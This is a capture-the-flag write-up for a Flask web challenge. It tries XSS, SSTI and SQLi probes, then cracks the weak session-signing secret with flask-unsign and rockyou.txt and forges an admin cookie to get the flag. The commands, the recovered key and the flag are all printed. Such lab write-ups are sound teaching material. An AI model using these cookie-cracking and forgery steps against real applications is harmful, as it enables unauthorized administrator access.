Sign Up and Enjoy (CTF@CIT 2026)


Description:

I'm confused, what does this application do exactly?


Overview


The webapp has basic functionalities like signup, signin, update profile, dashboard page and admin portal for admin only. The problem in this challenge is secret-key used to sign flask-cookie is too weak, in which attacker can crack and forge a cookie as an admin.


Reconnaissance



Let sign up with malicious code


CAMPAIGN CITY
Create your workspace account
Provision access for your document workspace and collaboration tools.
That username is already in use.
FULL NAME
USERNAME
WORK EMAIL
PASSWORD
Use at least 8 characters with uppercase, lowercase, a number, and a symbol.
Create account





The XSS and SSTI don't work. Look at the source code and it is encoded.


```
      <div class="workspace-usercard">
        <span class="muted-label">Signed in</span>
        <strong>{{7*7}} ${7*7}</strong>
        <em>@&lt;script&gt;alert(&#39;hacked&#39;)&lt;/script&gt;</em>
      </div>
    </section>
```

Try SQLi with admin account but not works at all. Injecting `' \ " --` but the server responds as normal.

Get to `/admin` is redirected to `/workspace` if not admin.

The webapp doesn't have pretty much functionalities, I inspect the cookie. Look at the Wapplyzer, I know server employing `Flask`, for that, the cookie is also signed by flask.

Decode the cookie got this:



I think I will have to forge the cookie as admin.

Using `flask-unsign` to decrypt the cookie with password from `rockyou.txt`:


```
PS C:\Users\ADMIN\Desktop\Hit Your Limit> flask-unsign --unsign --cookie "eyJyb2xlIjoic3RhbmRhcmQiLCJ1aWQiOiJ1X2M1NjdjMmNj
IiwidXNlcm5hbWUiOiJiYnQyIn0.aeTxpg.659PwKYGi_qqGLcBCob-L-z-l5w" --wordlist rockyou.txt --no-literal-eval
[*] Session decodes to: {'role': 'standard', 'uid': 'u_c567c2cc', 'username': 'bbt2'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 175232 attemptsideo
b'Password1!'
PS C:\Users\ADMIN\Desktop\Hit Your Limit>
```

Got it!!!

Now sign it as admin

```
PS C:\Users\ADMIN\Desktop\Hit Your Limit> flask-unsign --sign --cookie "{'role': 'admin', 'uid': 'u_c567c2cc', 'username':
 'bbt2'}" --secret "Password1!"
eyJyb2xlIjoiYWRtaW4iLCJ1aWQiOiJ1X2M1NjdjMmNjIiwidXNlcm5hbWUiOiJiYnQyIn0.aeT2eQ.KgD2hQSs_VyJM8VinSXDDOvjGOU
PS C:\Users\ADMIN\Desktop\Hit Your Limit>
```

Replace the current session with created one and then head to `/admin` for flag.



> Flag: ***CIT{W3ak_S3cr3t5_C@n_B3_Un5ign3d}***